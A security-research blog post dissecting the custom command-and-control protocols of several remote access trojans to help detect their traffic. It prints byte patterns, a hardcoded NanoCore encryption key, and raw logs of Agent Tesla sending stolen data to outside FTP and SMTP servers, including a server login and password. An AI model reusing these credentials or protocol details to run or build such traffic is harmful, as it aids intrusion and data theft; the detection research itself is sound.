
Analysis of top non-HTTP/S threats

zscaler.com/blogs/security-research/catching-rats-over-custom-protocols



Adversaries generally use Standard Application Layer Protocols for communication between malware and command and control (C&C) servers. This is for several reasons: first, malicious traffic blends in more easily with legitimate traffic on standard protocols like HTTP/S; second, companies that rely on appliances for security often don't inspect all SSL/TLS encrypted traffic as it is extremely resource-intensive to do so.

However, the massive growth of SSL attacks – 260% higher in 2020 compared to 2019 – has turned many security teams' attention to these encrypted channels. For those that do inspect their encrypted traffic, modern network security proxies, gateways, and firewalls are evolved enough to conveniently parse application protocols and strip the SSL layer to scan the underlying data. And by knowing the protocol, scan engines using heuristics or machine-learning techniques can more easily differentiate between malicious and legitimate traffic, giving security teams an advantage.

These trends have led some adversaries to turn to custom protocols. Although custom protocols for malicious communication are nothing new, almost one-third of prevalent malware families we recently analyzed support communication over non-HTTP/S protocols. Almost all of these malware families are Remote Access Trojans (RATs) and are found all over, from campaigns of mass infection to highly targeted attacks.

In this article, we dissect the custom protocols used in some of the most prevalent RATs seen in recent campaigns. At the end, we share a number of signatures and Snort rules that aid in detecting these attacks.

Below are statistical representations of traffic that Zscaler blocked for non-HTTP/S C&C communication, as well as the most active RAT families that we observed over a three-month period.




Fig.1: Hits of top threats communicating over non-HTTP/S in the last quarter.




Fig.2: Hits of top non-HTTP/S based RAT families in last quarter.

Remcos RAT

Remcos is remote access and surveillance software developed and distributed by an organization called Breaking Security. The Remcos RAT appeared in hacking forums in late 2016. Since then, it has been favored by many cyber criminals and even adopted by APT actors such as the Gorgon Group and Elfin Group. Remcos is primarily delivered to victims via malicious attachments in phishing emails. Its capabilities range from logging keystrokes to executing commands, stealing credentials, and capturing microphones and webcams. RC4 key and encrypted configuration data is kept in the resource section “SETTINGS” under “RCData”. The configuration contains the C&C address, port, mutex name, and encryption key for C&C communication.




Fig.3: Encrypted configuration in resource.




Fig.4: Decrypted configuration

Remcos communicates over non-HTTP/S channels/ports on custom protocols. The bot can be configured to communicate in plain text, which makes it fairly straightforward to detect C&C traffic. The custom protocol contains the header “[DataStart]” followed by the size of data and then followed by the exfiltrated data.




Fig.5: Data sent to C&C server in plain text.

However, in most cases, the communication is encrypted using the RC4 algorithm with a key present in the configuration. It is not possible to match signatures in encrypted binary data. However, there is scope for heuristics-based detection. Upon execution, Remcos sends system information to its C&C server, and in return the server replies with commands to execute. As this request and response is encrypted with the same symmetric key, the header “[DataStart]” will generate the same encrypted stream of bytes in place of the header for all communication generated by the executable.

Fig.6: Data sent to C&C server as RC4 encrypted.

As an example, it can be seen in the above image, a binary stream of bytes “08 b4 de f6 84 27 70 9a 57 17 5e” has taken place of the header “[DataStart]”. The repeated stream pattern of 11 bytes in requests and responses—plus a combination of other heuristics such as entropy and data length limits—can be considered for flagging RC4 encrypted Remcos traffic.

Crimson RAT

Crimson RAT has been favored by threat actors for targeted attacks on governments and organizations in the financial, healthcare, and space technology sectors. In 2016, it was found to be used in targeted attacks against Indian diplomatic and military resources. Last year, we found it targeting Indian financial institutions. Crimson is typically delivered to the victim via a phishing email containing a malicious .doc file or link to a malicious executable.




Fig.7: Data sent to C&C server

NetWire RAT

The NetWire RAT is a malicious tool that emerged almost a decade ago and has been updated many times since then. NetWire has been detected in various campaigns such as Hydrojiin and advanced persistent threat (APT) attacks including SilverTerrier and The White Company. Typically, the NetWire RAT is downloaded as a second-stage payload to systems that have been compromised using other malware such as GuLoader. Also, it was found to be delivered via exploit kits.

NetWire communicates with custom protocols over TCP and communication is encrypted with AES encryption. Each packet begins with a length of data followed by one byte for the command and then followed by data. The initial packet sends a 32-byte seed value along with 16-byte IV value and hardcoded password specified in the binary to generate the AES key. The C&C server generates a session key for this information.




Fig.8: Data sent to C&C server as AES encrypted.

As the communication is AES encrypted, it is not possible to scan for signature patterns in communication. However, there is enough information in the initial packet to flag the traffic as NetWire C&C communication.

AsyncRAT

AsyncRAT is an open-source RAT designed to remotely monitor and control other computers through a secure encrypted connection. AsyncRAT provides functionality such as keylogger, screen viewer, command execution, and many more. Because of its feature of secure communication, AsyncRAT is used for malicious motives by cybercriminals and weaponized in APT campaigns such as "Operation Spalax." AsyncRAT has been found to be delivered via various methods such as spear-phishing, malvertising, and exploit kits.

AsyncRAT communicates over secure TCP channels. As the custom certificate is carried in the binary itself and matched against the C&C certificate, it is not possible to strip the TLS layer at the proxy/gateway level. However, such custom certificates can be filtered out and communication can be blocked by other preventing controls.




Fig.9: Server certificate having subject and issuer name as "AsyncRAT Server"

Quasar RAT

Quasar is an open-source RAT that has been observed being used maliciously by cybercriminals and APT actors including "Gorgon Group" and "Patchwork." Its features include remote desktop, keylogging, password stealing, and many more. Quasar encrypts communications using an AES algorithm with a pre-shared key hardcoded in the client binary. It is not possible to scan for signature patterns on AES-encrypted traffic. However, the distinctive characteristics of encrypted data packets can be leveraged to flag Quasar's AES encrypted traffic.




Fig.10: Data sent to C&C server as AES encrypted.

The distinctive first 4 bytes of the payload can be used to identify Quasar traffic. Specifically, the first 4 bytes can identify the first packet sent from the server to the client following the TCP handshake. This packet is used to initiate the server/client authentication process. The first 4 bytes of the TCP payload contain "40 00 00 00" which is the size of the data that follows in little endian.

Agent Tesla RAT

The Agent Tesla RAT has been very active and prevalent. Over the last couple of years, there have been huge ongoing phishing campaigns delivering Agent Tesla RAT. Agent Tesla has evolved over time, varying its behavior from campaign to campaign. Cybercriminals use this RAT to steal user credentials and spy on victims through screenshots, keyboard logging, and clipboard capturing. Credential stealing is supported across various software ranging from browsers to mail clients, VPNs, and wallets.

Agent Tesla communicates and exfiltrates data to its C&C server on HTTP, FTP, SMTP, and Telegram API. All collected data is encapsulated into an HTML page, and that HTML page is sent to a C&C over one of the aforementioned protocols.

For communication over FTP, the HTML page is sent as a file to an FTP C&C server. The file name is generated in format “PW_<UserName>_<OS>_<Timestamp>.HTML”




Fig.11: Data to be sent via FTP.

```
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 23:00. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
USER ab@salkic.co.ba
331 User ab@salkic.co.ba OK. Password required
PASS jTkd,&UJQJ;i
230 OK. Current restricted directory is /
OPTS utf8 on
504 Unknown command
PWD
257 "/" is your current location
TYPE I
200 TYPE is now 8-bit binary
PASV
227 Entering Passive Mode (95,217,195,80,192,223)
STOR PW_Test-WIN-7-PC_2021_04_23_03:01:05.html
150 Accepted data connection
226-File successfully transferred
226 0.056 seconds (measured here), 9.95 Kbytes per second
```

Fig.12: Exfiltration over FTP

For communication over SMTP, the HTML page is sent as a mail body to the C&C server. The mail subject is generated in format “PW_<UserName>/<ComputerName>”.

```
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
MIME-Version: 1.0
From: admin2@alhajikudi.com
To: admin2@alhajikudi.com
Date: 23 Apr 2021 13:01:10 +0530
Subject: PW_Test/WIN-7
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

Time: 04/23/2021 13:01:05<br>User Name: Test<br><br> Computer Nam=
e: WIN-7 <br> <br> <br>OSFullName: Microsoft Windows 7 Home Basic =
<br>CPU: Intel(R) Core(TM) i7-10510U CPU @ 1.80GHz<br>RAM: 1023.4=
9 MB<br>IP Address: <br><hr>URL:https://www.facebook.com<br>=0D=0A=
Username:mark<br>=0D=0APassword:zukerburg<br>=0D=0AApplication:Fi=
refox<br>=0D=0A<hr>=0D=0AURL:https://twitter.com<br>=0D=0AUsernam=
e:Log<br>=0D=0APassword:Log<br>=0D=0AApplication:Firefox<br>=0D=0A=
<hr>=0D=0A

.
250 2.0.0 Ok: queued as E6C0C1C28E6
QUIT
221 2.0.0 Bye
```

Fig.13: Exfiltration over SMTP

CyberGate RAT

CyberGate allows an attacker to browse and manipulate files, devices, and settings on the victim's machine as well as download and execute additional malware. It also has a wide range of information-stealing abilities including browser credential theft, keylogging, screen capture, and remote enabling of webcams.

The CyberGate RAT communicates on a custom protocol over TCP. CyberGate collects the info as per the command received from the C&C server, compresses data by ZLib, encrypts it by RC4 with a hardcoded key, and then sends it to the C&C server.




Fig.14: Compressed and Encrypted data sent to C&C.

Packets begin with the data length followed by a marker then by a new line delimiter followed by encrypted data. To flag the CyberGate RAT traffic, a combination of data length, marker, and delimiter can be considered.

NanoCore RAT

Though NanoCore RAT emerged almost a decade ago, it is still one of the most prevalent RAT families, and multiple versions have appeared since then. NanoCore RAT is modular malware which comes with plugin support to expand its functionality. Basic plugins feature remote surveillance via remote desktop, monitor webcam, capture audio, etc. Additional plugins have been found to be used for cryptocurrency mining, ransomware attacks, credential stealing, and more. NanoCore RAT has been found to be delivered via phishing emails containing .doc macros that load a NanoCore binary with fileless infection techniques.

NanoCore communicates on a custom protocol over TCP and uses the DES algorithm with hardcoded key and IV value to encrypt the communication between bot and its C&C server. The communication packet begins with a 4-byte data length followed by DES-encrypted data of that length.




Fig.15: Encrypted data C&C communication

It is not possible to scan for patterns in DES-encrypted data. However, we observed that the publicly available bot builder does not have an option for configuring the DES key. Thus, all samples generated from this bot-builder will have the same DES key, which is “722018788C294897”. This results in some encrypted traffic that will be the same across all bots generated using the publicly available

bot-builder. One such command from the server is “is alive” which is 0x600; when encrypted with a key it will produce “c1 c3 d0 32 43 59 a1 78”.

However, there are other customized bot-builders available underground that allow the user to configure the key. For a more generic detection, we need to check for heuristics of data length value against TCP packet size and entropy of data. The first response from the server will be always 0x24 bytes in length, and the first 4 bytes will always be “20 00 00 00”. This response contains a GUID of plugins that the bot will load. The bot responds back to this with 0x12 bytes data, which will always start with the 4-byte stream “08 00 00 00”. These characteristics can be leveraged for detection.




Fig.16: Fix length first response from C&C server.

Gh0st RAT

Gh0st is an open-source RAT that has been observed being used maliciously by cybercriminals and APT actors such as “TA459” and “APT18.”. Its features include remote desktop, logging keystrokes, stealing credentials, capturing microphone and webcam, and many more. The source code of the Gh0stRAT is publicly available and attackers have customized it to suit their needs. Thus, many variants have been discovered.

Gh0st communicates on a custom protocol over TCP. It uses a sequential byte-to-byte encryption algorithm to encrypt communication with the C&C server. Upon execution, it collects system data such as system information, version, processor description, installed antivirus, etc. Then, a marker and data length are prepended to this data. Finally, collected data is encrypted with single-byte operation of XOR and SUB on each byte.

